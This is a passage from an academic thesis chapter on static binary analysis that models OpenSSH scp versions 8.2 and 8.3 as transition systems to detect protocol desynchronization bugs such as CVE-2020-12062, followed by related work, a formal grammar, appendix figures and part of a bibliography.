SCP is known for its many past vulnerabilities. It is now considered as outdated, and is being progressively phased out. While using SCP version 8.2, we got a crash with file contents being dumped on standard error output, indicating a probable desynchronization between the source and the sink (later reported as CVE-2020-12062[3]).

8.6.1 Main idea

To perform our analysis, we identify the two functions G_{source} and G_{sink} in our graphs, and intend at using lightweight formal methods to check for

[3] https://nvd.nist.gov/vuln/detail/CVE-2020-12062

paths leading to a protocol desynchronization. Specifically, we extract from each graph a transition system whose alphabet Σ features a very reduced set of actions, converted from the statements in the graph:

stmt	::=	τ	nop statement
	|	`OSD`	source sends data
	|	`ORD`	source receives data
	|	`OSA`	source sends acknowledgment
	|	`ORA`	source receives acknowledgment
	|	`ISD`	sink sends data
	|	`IRD`	sink receives data
	|	`ISA`	sink sends acknowledgment
	|	`IRA`	sink receives acknowledgment

We then write a transition system describing the scp protocol using the previously described actions, and synchronize the three transition systems, exhibiting any violation of the protocol, in the form of a sequence of actions triggering this desynchronization. This sequence is then investigated and either discarded or used to confirm the existence of a protocol bug.

As we will show, we managed to successfully identify CVE-2020-12062 as well as other potential sources for protocol desynchronization in OpenSSH version 8.2. Similarly, we were able to check that the patch indeed corrects these protocol desynchronization issues in the refactored version 8.3.

8.6.2 Transition system extraction

The difficulty in extracting a transition system lies in the method to identify statements of the graphs G_{source} and G_{sink} that perform any action relevant to the protocol. We use ghidra to manually reverse engineer some parts of the source code, especially to identify the procedures used to communicate, and the file streams used for this purpose. In both versions of *scp*, the client and the server use two procedures: `atomicio` and `atomicio6`, that take as parameters a pointer to either the function `read` or `write`, the file descriptor that can be either `STDERR`, the file to read (for the server), the file to write (for the client), the transmit channel or the receive channel.

We also identify and reverse-engineer the low-level primitives making use of the two previous procedures to send specifically identifiable messages on the channel. We found two such procedures: `run_err` used to send an acknowledgment, `response` used to receive an acknowledgment. We then rewrite every statement of the graphs in the form of actions in Σ (for instance, a call to `response` in G_{sink} is rewritten as `IRA`). Statements that do not perform any action are rewritten as τ statements. To improve the efficiency of our analysis, we simplify the τ-chains by bypassing their inner edges. This yields two graphs G'_{source} and G'_{sink} that can then be transformed into the transition system $A_{source} = (Q_{source}, \Sigma, \Delta_{source}, i_{source})$ and

$A_{sink} = (Q_{sink}, \Sigma, \Delta_{sink}, i_{sink})$, where Q is the set of states, Σ the alphabet, Δ the transition relation, and i the initial state.

We present in Appendix 8.B the transition systems extracted from source and sink functions for both scp versions 8.2 and 8.3.

8.6.3 Detecting violations

To detect protocol violations, we write a transition system $A_{scp} = (Q_{scp}, \Sigma, \Delta_{scp}, i_{scp})$ modeling an exchange between the source and the sink. As there is no formal definition for the scp protocol, we collected a few scp network traces to analyze the protocol. We identified two types of exchanges occurring in scp, respectively called *header* and *body*. The header is an exchange intended to transfer metadata about files (like name, size, timestamp, permissions, folder structure, ...), while the body exchanges the contents of a file. Note that for each file, depending on the options passed to scp, it is possible to exchange several headers for a single body.

The header exchange typically starts with the source sending the header (`OSD`) and waiting for an acknowledgment (`ORA`), while the sink reads the header (`IRD`) and either exits the program or sends an acknowledgment (`ISA`). The body exchange differs as the source sends an arbitrary number of data packets (`OSD`), ended by an acknowledgment (`OSA`), while the sink reads them (`IRD` then `IRA`). Note that the number of `OSD` and `IRD` may not match, as the data is buffered by the channel. The exchange is then concluded by the sink sending an acknowledgment (`ISA`) while the source reads it (`ORA`).

By merging these two different behaviors, we build the transition system describing a first sketch of scp protocol, as shown in Figure 8.1. Note that for each state, there is a transition accepting τ statements without changing the state of the transition system. Additionally, we complete this transition system by adding to each state transitions labeled with the missing actions to a special error state $\perp$. Upon each false-positive reported, we modify this transition system to add the additional behaviors that we deemed legal.

We then synchronize our three transition systems A_{source}, A_{scp}, and A_{sink} using an algorithm that computes an asynchronous product of the three. Formally, we build a new transition system $A_P = (Q_P, \Sigma, \Delta_P, i_P)$, where $Q_P = Q_{source} \times Q_{scp} \times Q_{sink}$, $i_P = (i_{source}, i_{scp}, i_{sink})$, and transition relation Δ_P defined as follows:

$$\begin{aligned} & ((q_1, q_2, q_3), a, (q_1', q_2', q_3')) \in \Delta_P \\ \iff \quad & ((q_2, a, q_2') \in \Delta_{scp} \wedge (q_3, a, q_3') \in \Delta_{sink} \wedge q_1 = q_1') \\ \vee \quad & ((q_2, a, q_2') \in \Delta_{scp} \wedge (q_1, a, q_1') \in \Delta_{source} \wedge q_3 = q_3') \end{aligned}$$

We consider as a protocol violation any sequence of messages exchanged by the source and the sink that reaches state $\perp$ in the transition system




Figure 8.1: Scp protocol transition system (without τ transitions and transitions to τ). As an illustration, we show all the missing transitions (in grey) for node q_7.

A_{scp}. This method captures any protocol desynchronization, while ignoring deadlocking or starvation issues. Indeed, the former kind of bugs may compromise the integrity of transmitted data, while the latter only impacts availability, of lesser importance.

In the context of our synchronized product A_P, such protocol violations show up as paths from i_P to any state of $Q_{source} \times \{\perp\} \times Q_{sink}$. Furthermore, the paths provides us with a trace, in the form of a sequence of program points in G_{source} and G_{sink} that we can investigate. If the path is considered as infeasible, we consider it as a false positive and discard it. Similarly, if the path shows a behavior that is considered valid, but not in the protocol transition system, then we modify our transition system accordingly to include this valid behavior.

As examples of legal exchanges reported as bugs, during body exchange (node q_5 in Fig. 8.1) the sink may send the acknowledgment before receiving the acknowledgment from the source. Similarly, if an error (file name too long, file open failure, ...) is encountered by the source, it is reported to the sink as a solitary acknowledgment (`OSA`), that is read and discarded by the sink (`IRA`) (node q_0). Another error comes from the special case of empty files, which uses a simplified body exchange without any data exchange. Finally, in the latest version of scp, a new function called `note_err` is added, that the sink uses to send an acknowledgment upon specific conditions. It then checks afterwards whether the acknowledgment has been sent, and if not sends the missing acknowledgment, thus preventing any desynchronization. Unfortunately, this behavior cannot be represented in the protocol transition system, thenceforth we replace this whole section of the A_{sink} by

a single `ISA`.

8.6.4 True positives

We managed to identify several paths leading to a protocol error that were genuine. Amongst those, we identified and analyzed the initial crash, confirming the presence of desynchronization bugs. The investigation for such bugs is pretty straightforward, as the path in the product transition system A_P directly provides a trace for triggering the bug.

The first bug found occurs when the sink receives a directory header, and sets its timestamp using the function `utimes` (option `-p`). If the function utimes fails, then the sink sends an unsolicited acknowledgment causing protocol desynchronization. Further efforts not detailed here lead to a full exploitation of this bug, which we reported under CVE-2020-12062.

Other possible desynchronizations have been found, for which an exploit has not been written to check their ease of exploitation. However, the conditions taken by the exploit path seemed plausible enough to be reported and patched in release 8.3. We can cite for instance the possibility, if the sink fails to change permissions on the received file and then fails to close this file, to send a double acknowledgment at the end of data exchange, which leads to protocol desynchronization. Similarly, this exact same bug triggers when failing to truncate the file written by the sink to the correct length, and then failing to close the very same file.

We also ran the same analysis on the patched version of scp released in openSSH 8.3, and managed to confirm the absence of any such protocol desynchronization bug. Indeed, a failure during the exchange no longer triggers the sending of an acknowledgment, and the error messages sent are now collected and handled at the end of the `sink` function, thus preventing sending an acknowledgment at each handled error, causing issues in case of multiple errors.

8.7 Related work

The idea of using dataflow analysis to extract a more compact representation from a procedure is at the core of Jiang et al.'s [Jia+20] method to check for similarity between two programs compiled with different levels of optimization. Particularly, they produce a canonical representation of a function leveraging an intra-procedural dataflow analysis. In our work, we managed to extend the dataflow analysis at inter-procedural scope by using ideas presented by Araujo and Bougacha in [AB14b], which allowed us to produce various compact representations that do not aim specifically for canonicity.

Similarly, representing low-level assembly code with graphs is common, dating back to the well-known control-flow graph [All70] to more recently

BINCOA [Bar+11] framework for binary code analysis, that introduces a very close graph-like structure called *Dynamic Bitvector Automata*, with the main difference being the presence of arbitrary indirect jumps as well as non-deterministic behaviors, thus requiring further work to perform the subsequential analysis.

Reverse-engineering protocols through static program analysis dates back to 2006, with the publication of FFE/x86 by Lim, Reps and Liblit [LRL06]. For each procedure of the program, it extracts a Hierarchical Finite State Machine from the calls to any procedure marked as an output procedure. It then combines them with type annotations to produce a regular expression describing the format of exchanged messages. In our work, we aim directly at extracting an FSM also embedding the protocol specification, by replacing the HFSM extraction with our slicing method. Note that as another similarity, user input are alike, by either defining the instrumentation strategy or marking the output procedures and their prototype.

A survey by Le Guernic [Duc+18] identifies and discusses the main approaches on protocol analysis—based on network traces [Won+08], and those based on protocol parser analysis. Our work belongs to the latter approach, using static analysis as the main underlying technique. This is to be contrasted with approaches such as that of Polyglot [Cab+07], which relies on dynamic binary analysis to infer message formats or protocol automaton [Com+09] from execution traces or Fuzzgrind [Cam09], initially designed as a vulnerability-discovery tool, which automatically infers a model of messages' format from a symbolic execution of the application [GLM08]. It identifies constraints on the data that guide the execution of a path, and assumes that this reflects the format of messages; however the message format is not explicitly or entirely reconstructed by this tool. Lastly, MACE [Ang87; Cho+10; Cho+11] sits in-between by performing a concolic execution of the application.

8.8 Conclusions and future work

In this chapter, we presented a graph-based formal description that we combined with lightweight formal methods to analyze a protocol issue in scp. We showed a method to transform programs into transition systems, using extensions of dataflow analyses as well as a slicing operation. To the best of our knowledge, this is a novel approach to statically extract such a compact representation from programs. We then synchronized the extracted transition systems, and managed to identify several paths leading to protocol desynchronization, of which one has been confirmed to be exploitable. Using the same technique, we were able to confirm that the patch released closed all protocol desynchronization issues.

More work still needs to be done to handle a wider variety of programs.

This includes programs with indirect jumps, complex memory manipulation, or object oriented programming. For this, techniques such as pseudo-register retrieval or indirect jump resolution may prove useful.

8.A Formal grammar

The grammar for our language is quite similar to the one presented in Bincoa [Bar+11]. The main difference is that we do not allow arbitrary indirect jump, limiting them to only returns from procedure calls.

Expressions:

lvalue	::=	*ident*	register
	|	`@` *integer* `[` *expr* `]`	memory access

expr	::=	*lvalue*	l-value
	|	*integer*	literal
	|	*expr* (`+` | `<` | `=` | $\cdots$) *expr*	binary operation

Statements:

stmt	::=	*lvalue* := *expr*	assignment
	|	`call` *ident*	procedure call
	|	`if` *expr* `goto` *integer*	conditional jump
	|	`return`	return

Programs. A program is made of several mutually recursive procedures. Each procedure is declared by specifying its name and statements. Additionally, a special procedure called `main` locates the program's entry point:

procedure ::= `procedure` *ident* `begin` *stmt** `end`

Conditional jumps are translated into a pair of edges, originating from the sequence point: one edge points to the executed sequence point when the condition holds, and the other points to the instruction following immediately. This second edge is labeled with the condition's negation. Return instructions are represented as transitions to a special sink node, written $\bot$.

Extension to actual parameters

The statements can be extended to account for actual parameters as follows:

stmt	::=	*lvalue* := *expr*	assignment
	|	`call` *ident* `(` *expr** `)`	procedure call
	|	`if` *expr* `goto` *integer*	conditional jump
	|	`return`	return

8.B Extracted transition systems

In this section, we provide transition systems as well as a detailed explanation of the results obtained with SCP.

8.B.1 SCP version 8.2 and before




Figure 8.2: The transition system extracted from the graph of the source procedure.




Figure 8.3: The transition system extracted from the graph of the sink procedure.

8.B.2 SCP version 8.3




Figure 8.4: The transition system extracted from the graph of the source procedure.




Figure 8.5: The transition system extracted from the graph of the sink procedure.

Bibliography

[Bac59] John W. Backus. "The syntax and semantics of the proposed international algebraic language of the Zurich ACM-GAMM Conference". In: *IFIP Congress*. 1959. URL: https://pdfs.semanticscholar.org/d075/466245c0a58a6c2c98198ae2c6d937b0af11.pdf.

[Pet67] Carl Adam Petri. "Grundsätzliches zur Beschreibung Diskreter Prozesse". In: *3. Colloquium über Automatentheorie*. Basel: Birkhäuser, 1967, pp. 121–140. ISBN: 978-3-0348-5879-3. URL: http://dx.doi.org/10.1007/978-3-0348-5879-3_10.

[All70] Frances E. Allen. "Control Flow Analysis". In: *Proceedings of a Symposium on Compiler Optimization*. New York, NY: ACM, 1970, pp. 1–19. ISBN: 9781450373869. URL: https://www.cs.columbia.edu/~suman/secure_sw_devel/p1-allen.pdf.

[BL73] David E. Bell and Leonard J. LaPadula. *Secure Computer Systems: Mathematical Foundations*. MITRE Corporation. 1973. URL: http://www-personal.umich.edu/~cja/LPS12b/refs/belllapadula1.pdf.

[Bri73] Per Brinch Hansen. "Class concept". In: *Operating System Principles*. Prentice Hall, 1973. Chap. 7.2. ISBN: 0-13-637843-9. URL: http://brinch-hansen.net/papers/1973b.pdf.

[Hoa74] C. A. R. Hoare. "Monitors: An Operating System Structuring Concept". In: *Communications of the ACM* 17.10 (1974), pp. 549–557. ISSN: 0001-0782. URL: http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.24.6394&rep=rep1&type=pdf.

[Kah74] Gilles Kahn. "The semantics of a simple language for parallel programming". In: *Information processing*. 1974, pp. 471–475. URL: https://perso.ensta-paris.fr/~chapoutot/various/kahn_networks.pdf.

[BL76] David E. Bell and Leonard J. LaPadula. *Secure Computer Systems: Unified Exposition and Multics Interpret*. MITRE Corporation. 1976. URL: https://csrc.nist.gov/csrc/

media/publications/conference-paper/1998/10/08/proceedings-of-the-21st-nissc-1998/documents/early-cs-papers/bell76.pdf.

[Lip76] Richard J. Lipton. *The Reachability Problem Requires Exponential Space*. Research Report. 1976. URL: http://www.cs.yale.edu/publications/techreports/tr63.pdf.

[KR77] Brian W. Kernighan and Dennis M. Ritchie. *The M4 macro processor*. Bell Laboratories, 1977. URL: https://wolfram.schneider.org/bsd/7thEdManVol2/m4/m4.pdf.

[Ken78] Ken Kennedy. "Use-definition chains with applications". In: *Computer Languages* 3.3 (1978), pp. 163–179. ISSN: 0096-0551. URL: https://www.sciencedirect.com/science/article/pii/0096055178900097.

[Ken81] Ken Kennedy. *A Survey of Data Flow Analysis Techniques*. Tech. rep. 1981. URL: https://www.clear.rice.edu/comp512/Lectures/Papers/1981-kennedy-survey-scan.pdf.

[PS81] David A. Patterson and Carlo H. Sequin. "RISC I: A reduced instruction set VLSI computer". In: *Proceedings of the 8th annual symposium on Computer Architecture*. IEEE Computer Society Press, 1981, pp. 443–457.

[HA83] Honeywell and Alsys. *Reference Manual for the Ada(R) Programming Language, ANSI/MIL-STD-1815A-1983*. 1983. URL: https://apps.dtic.mil/dtic/tr/fulltext/u2/a131511.pdf.

[Ang87] Dana Angluin. "Learning Regular Sets from Queries and Counterexamples". In: *Information and Computation* 75.2 (1987), pp. 87–106. ISSN: 0890-5401. URL: https://www.sciencedirect.com/science/article/pii/0890540187900526.

[FOW87] Jeanne Ferrante, Karl J. Ottenstein, and Joe D. Warren. "The Program Dependence Graph and Its Use in Optimization". In: *ACM Transactions on Programming Languages and Systems* 9.3 (1987), pp. 319–349. ISSN: 0164-0925. URL: https://www.cs.utexas.edu/~pingali/CS395T/2009fa/papers/ferrante87.pdf.

[Gir87] Jean-Yves Girard. "Linear Logic". In: *Theoretical Computer Science* 50.1 (1987), pp. 1–101. URL: https://girard.perso.math.cnrs.fr/linear.pdf.

[Jef89] Kevin Jeffay. "Analysis of a Synchronization and Scheduling Discipline for Real-Time Tasks with Preemption Constraints". In: *Proceedings of the 1989 Real-Time Systems Symposium*. 1989, pp. 295–305. ISBN: 0-8186-2004-8. URL: https://www.researchgate.net/publication/3502371_Analysis_of_a_synchronization_and_scheduling_discipline_for_real-time_tasks_with_preemption_constraints.

[SPA91] SPARC International, Inc. *The SPARC Architecture Manual, Version 8*. 1991. URL: https://www.gaisler.com/doc/sparcv8.pdf.

[Mül93] Urban Müller. *Brainfuck*. 1993. URL: http://www.muppetlabs.com/~breadbox/bf/.

[Bak95] Henry Baker. ""Use-once" Variables and Linear Objects: Storage Management, Reflection and Multi-threading". In: *ACM SIGPLAN Notices* 30.1 (1995), pp. 45–52. URL: https://dl.acm.org/doi/10.1145/199818.199860.

[WN95] Glynn Winskel and Mogens Nielsen. "Models for Concurrency". In: *Handbook of Logic in Computer Science (Vol. 4)*. Oxford University Press, 1995. ISBN: 978-0-19-853780-9. URL: https://math.unice.fr/~ah/div/WINSKEL-LONG.pdf.

[AO96] Aleph-One. "Smashing The Stack For Fun And Profit". In: *Phrack* 49 (1996). URL: http://phrack.org/issues/49/14.html.

[Cri96] Daniel B. Cristofani. *A universal Turing machine*. 1996. URL: http://www.hevanet.com/cristofd/brainfuck/utm.b.

[Bon97] Vesselin Bontchev. "Future Trends in Virus Writing". In: *International Review of Law, Computers & Technology* 11.1 (1997), pp. 129–146. URL: https://bontchev.nlcv.bas.bg/papers/docs/trends.txt.

[Jon97] Mike Jones. *What really happened on Mars?* 1997. URL: http://www.cs.cornell.edu/courses/cs614/1999sp/papers/pathfinder.html.

[Lu+97] H.J. Lu, Michael Matz, Milind Girkar, Jan Hubička, Andreas Jaeger, and Mark Mitchell. *System V Application Binary Interface, Intel386 Architecture Processor Supplement*. 1997. URL: http://www.sco.com/developers/devspecs/abi386-4.pdf.

[CPN98] David Clarke, John Potter, and James Noble. "Ownership Types for Flexible Alias Protection". In: *Proceedings of the 13th ACM SIGPLAN Conference on Object-oriented Programming, Systems, Languages, and Applications (OOPSLA '98)*. New York, NY: ACM, 1998, pp. 48–64. URL: https://www.

cs.cornell.edu/courses/cs711/2005fa/papers/cpn-oopsla98.pdf.

[SSF99] Jonathan S. Shapiro, Jonathan M. Smith, and David J. Farber. "EROS: A Fast Capability System". In: *Proceedings of the 17th ACM Symposium on Operating Systems Principles (SOSP '99)*. Kiawah Island, SC: ACM, 1999, pp. 170–185. URL: https://sites.cs.ucsb.edu/~chris/teaching/cs290/doc/eros-sosp99.pdf.

[Ell00] Riley Eller. *Bypassing MSB data filters for buffer overflow exploits on Intel platforms*. 2000. URL: https://securiteam.com/securityreviews/5dp140afpq/.

[GN00] Emden R. Gansner and Stephen C. North. "An open graph visualization system and its applications to software engineering". In: *Software Practice and Experience* 30.11 (2000), pp. 1203–1233. ISSN: 0038-0644. URL: https://www.graphviz.org/Documentation/GN99.pdf.

[Mip] *MIPS32 Architecture For Programmers. Volume II: The MIPS32 Instruction Set*. MIPS Technologies, Inc, 2001. URL: https://www.cs.cornell.edu/courses/cs3410/2008fa/MIPS_Vol2.pdf.

[Ner01] Nergal. "Advanced return-into-lib(c) exploits (PaX case study)". In: *Phrack* 11.58 (2001). ISSN: 1068-1035. URL: http://phrack.org/issues/58/4.html.

[RIX01] RIX. "Writing IA32 alphanumeric shellcodes". In: *Phrack* 57 (2001). URL: http://phrack.org/issues/57/15.html.

[ST01] Scut and Team Teso. *Exploiting Format String Vulnerabilities*. Technical Report. 2001. URL: https://cs155.stanford.edu/papers/formatstring-1.2.pdf.

[Gro+02] Dan Grossman, Greg Morrisett, Trevor Jim, Michael Hicks, Yanling Wang, and James Cheney. "Region-based Memory Management in Cyclone". In: *ACM SIGPLAN Notices* 37.5 (2002), pp. 282–293. URL: https://www.cs.umd.edu/projects/cyclone/papers/cyclone-regions.pdf.

[Pey02] Simon Peyton Jones. *The Haskell 98 Language and Libraries: The Revised Report*. Tech. rep. 1. 2002, pp. 0–255. URL: https://www.haskell.org/definition/haskell98-report.pdf.

[Rey02] John Reynolds. "Separation Logic: A Logic for Shared Mutable Data Structures". In: *Proceedings of the 17th Annual IEEE Symposium on Logic in Computer Science*. Washington, DC: IEEE Computer Society, 2002, pp. 55–74. URL: https://www.cs.cmu.edu/~jcr/seplogic.pdf.

[Det+03] Theo Detristan, Tyll Ulenspiegel, Yann Malcom, and Mynheer Superbus vonUnderduk. "Polymorphic Shellcode Engine Using Spectrum Analysis". In: *Phrack* 61 (2003). URL: `http://phrack.org/issues/61/9.html`.

[Obs03] Obscou. "Building IA32 Unicode-Proof Shellcodes". In: *Phrack* 61 (2003). URL: `http://phrack.org/issues/61/11.html`.

[PC03] Manish Prasad and Tzi cker Chiueh. "A Binary Rewriting Defense Against Stack based Buffer Overflow Attacks". In: *USENIX Annual Technical Conference*. San Antonio, TX: USENIX Association, 2003, pp. 211–224. URL: `https://www.usenix.org/event/usenix03/tech/full_papers/prasad/prasad.ps`.

[BR04] Gogul Balakrishnan and Thomas Reps. "Analyzing Memory Accesses in x86 Executables". In: *Compiler Construction*. Berlin, Heidelberg: Springer-Verlag, 2004, pp. 5–23. ISBN: 978-3-540-24723-4. URL: `https://research.cs.wisc.edu/wpis/papers/cc04.pdf`.

[ES04] Niklas Eén and Niklas Sörensson. "An Extensible SAT-solver". In: *Theory and Applications of Satisfiability Testing*. Berlin, Heidelberg: Springer-Verlag, 2004, pp. 502–518. ISBN: 978-3-540-24605-3. URL: `http://www.decision-procedures.org/handouts/MiniSat.pdf`.

